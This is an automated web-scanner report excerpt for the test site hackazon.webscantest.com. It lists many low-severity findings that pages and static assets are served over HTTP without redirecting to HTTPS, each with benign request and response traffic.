Server: Apache/2.4.7 (Ubuntu)
x-powered-by: PHP/5.5.9-1ubuntu4.29
status: 404 Not Found
```

http://hackazon.webscantest.com/js/koExternalTemplateEngine_all.min.js Root Cause: (Parameter: / 1 Attack Variances) LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPSEverywhere			HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
GET /js/koExternalTemplateEngine_all.min.js HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {327098C3-2E85-4E3B-9586-054A7E2D1CDB}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:04 GMT
Content-Length: 2170
Content-Type: application/javascript
Content-Encoding: gzip
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "1f0f-5d561f7cb6128-gzip"
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
```

http://hackazon.webscantest.com/js/knockout-2.2.1.js Root Cause: (Parameter: / 1 Attack Variances) LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description

HTTPSEverywhere		HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
GET /js/knockout-2.2.1.js HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {D4D46AA2-6B46-4C30-9E03-B529B088CF82}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:06 GMT
Content-Length: 15013
Content-Type: application/javascript
Content-Encoding: gzip
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "9feb-5d561f7cb6128-gzip"
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
```

http://hackazon.webscantest.com/user/register — Root Cause: (Parameter: / 2 Attack Variances) — LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPSEverywhere			HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
GET /user/register HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {1317EED0-65AC-45B4-A43A-A53BE314BBD8}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:07 GMT
Pragma: no-cache
Content-Length: 4794
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

HTTPSEverywhere		HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
POST /user/register HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 133
Referer: http://hackazon.webscantest.com/user/register
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {00D0C841-07D0-4571-8BC2-DB9826AE27B4}

first_name=John&last_name=John&username=x75zzjnk&email=ax75zzjnl%40example.com&password=x75zzjnm%24&password_confi
rmation=x75zzjnn%24
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:27 GMT
Pragma: no-cache
Content-Length: 5076
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/css/subcategory.css — Root Cause: (Parameter: / 1 Attack Variances) — LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPSEverywhere			HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
GET /css/subcategory.css HTTP/1.1
Host: hackazon.webscantest.com
Proxy-Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93
Safari/537.36
Accept: text/css,*/*;q=0.1
Referer: http://hackazon.webscantest.com/faq
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {AF0BBF31-6565-4E1A-9430-78F11553C60E}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:26 GMT
Content-Length: 283
Content-Type: text/css
Content-Encoding: gzip
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "21f-5d561f7cac4e8-gzip"
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
```

http://hackazon.webscantest.com/css/nivo-slider.css — Root Cause: (Parameter: / 1 Attack Variances) — LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPSEverywhere			HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
GET /css/nivo-slider.css HTTP/1.1
Host: hackazon.webscantest.com
Proxy-Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93
Safari/537.36
Accept: text/css,*/*;q=0.1
Referer: http://hackazon.webscantest.com/faq
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {7B84D57F-E0A2-4912-A2F9-8A9323F313A4}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:26 GMT
Content-Length: 791
Content-Type: text/css
Content-Encoding: gzip
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "75f-5d561f7cac4e8-gzip"
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
```

http://hackazon.webscantest.com/contact | Root Cause: (Parameter: / 2 Attack Variances) | LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPSEverywhere			HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
GET /contact HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {343C33E5-3BC8-4A60-BED4-9CDDD329FC94}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:04 GMT
Pragma: no-cache
Content-Length: 5860
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

HTTPSEverywhere	HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site	

Original Traffic

```
POST /contact HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 123
Referer: http://hackazon.webscantest.com/contact
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {C1EFEE2C-3EE4-47A5-BA3C-832A922CA604}

contact_name=x75wu530&contact_email=ax75wu531%40example.com&contact_phone=123-456-
7890&contact_message=comment&save=contact
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:07 GMT
Pragma: no-cache
Content-Length: 5860
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/faq — Root Cause: (Parameter: / 3 Attack Variances) — LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPSEverywhere			HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
POST /faq HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 98
Referer: http://hackazon.webscantest.com/faq
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {A9B9D68F-2842-4733-A5ED-53441802831B}

userEmail=ax76tyb0f%40example.com&userQuestion=x76tyb0g&_csrf_faq=ieJjQ4pqALS8o0sRg2eG1KbvEpLuu8Ck
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:59 GMT
Pragma: no-cache
Content-Length: 6314
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

HTTPSEverywhere			HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
POST /faq HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 98
Referer: http://hackazon.webscantest.com/faq
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {A9B9D68F-2842-4733-A5ED-53441802831B}

userEmail=ax76tyb0f%40example.com&userQuestion=x76tyb0g&_csrf_faq=ieJjQ4pqALS8o0sRg2eG1KbvEpLuu8Ck
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:59 GMT
Pragma: no-cache
Content-Length: 6314
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

HTTPSEverywhere	HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
No Traffic for this Variance!
No Traffic for this Variance!
```

http://hackazon.webscantest.com/js/jquery-migrate-1.2.1.js — Root Cause: (Parameter: / 1 Attack Variances) — LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPSEverywhere			HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
GET /js/jquery-migrate-1.2.1.js HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/user/login
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C
X-RTC-REQUESTID: {32A820E3-46AF-4F56-9F87-C87BC58982C1}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:25 GMT
Content-Length: 5789
Content-Type: application/javascript
Content-Encoding: gzip
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "40ed-5d561f7cb5188-gzip"
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
```

http://hackazon.webscantest.com/js/modern-business.js — Root Cause: (Parameter: / 1 Attack Variances) — LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPSEverywhere			HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
GET /js/modern-business.js HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {C8466CAC-CA41-46D2-BC37-60672B1F245D}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:08 GMT
Content-Length: 157
Content-Type: application/javascript
Content-Encoding: gzip
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "be-5d561f7cb6128-gzip"
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
```

http://hackazon.webscantest.com/css/bootstrapValidator.css — Root Cause: (Parameter: / 1 Attack Variances) — LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPSEverywhere			HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
GET /css/bootstrapValidator.css HTTP/1.1
Host: hackazon.webscantest.com
Proxy-Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93
Safari/537.36
Accept: text/css,*/*;q=0.1
Referer: http://hackazon.webscantest.com/faq
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {4AAA93B3-4907-408A-B48B-C8B57F79D134}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:26 GMT
Content-Length: 308
Content-Type: text/css
Content-Encoding: gzip
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "1d8-5d561f7cac4e8-gzip"
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
```

http://hackazon.webscantest.com/user/terms — Root Cause: (Parameter: / 1 Attack Variances) — LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPSEverywhere			HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
GET /user/terms HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/user/register
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {EB6465A3-7059-4740-978C-6031BCB0D3D6}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:27 GMT
Pragma: no-cache
Content-Length: 5556
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/js/bootstrapValidator.min.js Root Cause: (Parameter: / 1 Attack Variances) LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPSEverywhere			HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
GET /js/bootstrapValidator.min.js HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/user/login
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C
X-RTC-REQUESTID: {42603779-BEB5-49E2-869E-4768CA165AA6}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:25 GMT
Content-Length: 19931
Content-Type: application/javascript
Content-Encoding: gzip
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "145d9-5d561f7cb41e8-gzip"
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
```

http://hackazon.webscantest.com/cart/view Root Cause: (Parameter: / 3 Attack Variances) LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPSEverywhere			HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
No Traffic for this Variance!
No Traffic for this Variance!
```

HTTPSEverywhere			HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
No Traffic for this Variance!
No Traffic for this Variance!
```

HTTPSEverywhere	HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
No Traffic for this Variance!
No Traffic for this Variance!
```

http://hackazon.webscantest.com/products_pictures/Febreze_Noticeables_Gain_Original_Air_Freshener_Refill_small_6cff33.jpg — Root Cause: (Parameter: / 1 Attack Variances) — LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPSEverywhere			HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
GET /products_pictures/Febreze_Noticeables_Gain_Original_Air_Freshener_Refill_small_6cff33.jpg HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/category/view?id=16
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {8CE8D1D0-317B-4F53-A763-AEA281A2CE71}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:25 GMT
Content-Length: 15003
Content-Type: image/jpeg
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "3a9b-5d561f7cc0d09"
Server: Apache/2.4.7 (Ubuntu)
```

http://hackazon.webscantest.com/bestprice — Root Cause: (Parameter: / 3 Attack Variances) — LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPSEverywhere			HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
No Traffic for this Variance!
No Traffic for this Variance!
```

HTTPSEverywhere	Location: /bestprice	HTTP site must redirect to HTTPS site

Original Traffic

```
POST /bestprice HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 82
Referer: http://hackazon.webscantest.com/bestprice
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {688C2225-2EC2-4603-B5B8-CD41BD0B2AE7}

userEmail=ax77gffbp%40example.com&_csrf_bestprice=SUpmadp1MzFfyz2DULmS8D6ZzjMGtYc1
HTTP/1.1 302 Found
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:36:36 GMT
Pragma: no-cache
Content-Length: 0
Content-Type: text/html; charset=utf-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Location: /bestprice
Server: Apache/2.4.7 (Ubuntu)
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

HTTPSEverywhere	HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
No Traffic for this Variance!
No Traffic for this Variance!
```

http://hackazon.webscantest.com/twitter — Root Cause: (Parameter: / 1 Attack Variances) — LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPSEverywhere			HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
GET /twitter HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/contact
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {870D952E-8BEF-4B7B-A4FE-C0E59DD3C5AA}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:27 GMT
Pragma: no-cache
Content-Length: 163
Content-Type: text/html
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/search — Root Cause: (Parameter: / 2 Attack Variances) — LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPSEverywhere			HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
GET /search?id=data&searchString=water HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {EC8DBBFF-0AC7-4B96-864B-FC2678A2A91D}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:03 GMT
Pragma: no-cache
Content-Length: 5433
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

HTTPSEverywhere	HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
GET /search?brand-filter[]=5&price-filter=1&quality-filter=9 HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/search?id=data&searchString=water
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {33D16614-5EFF-41FF-9C42-20B345C78BCB}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:05 GMT
Pragma: no-cache
Content-Length: 6805
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

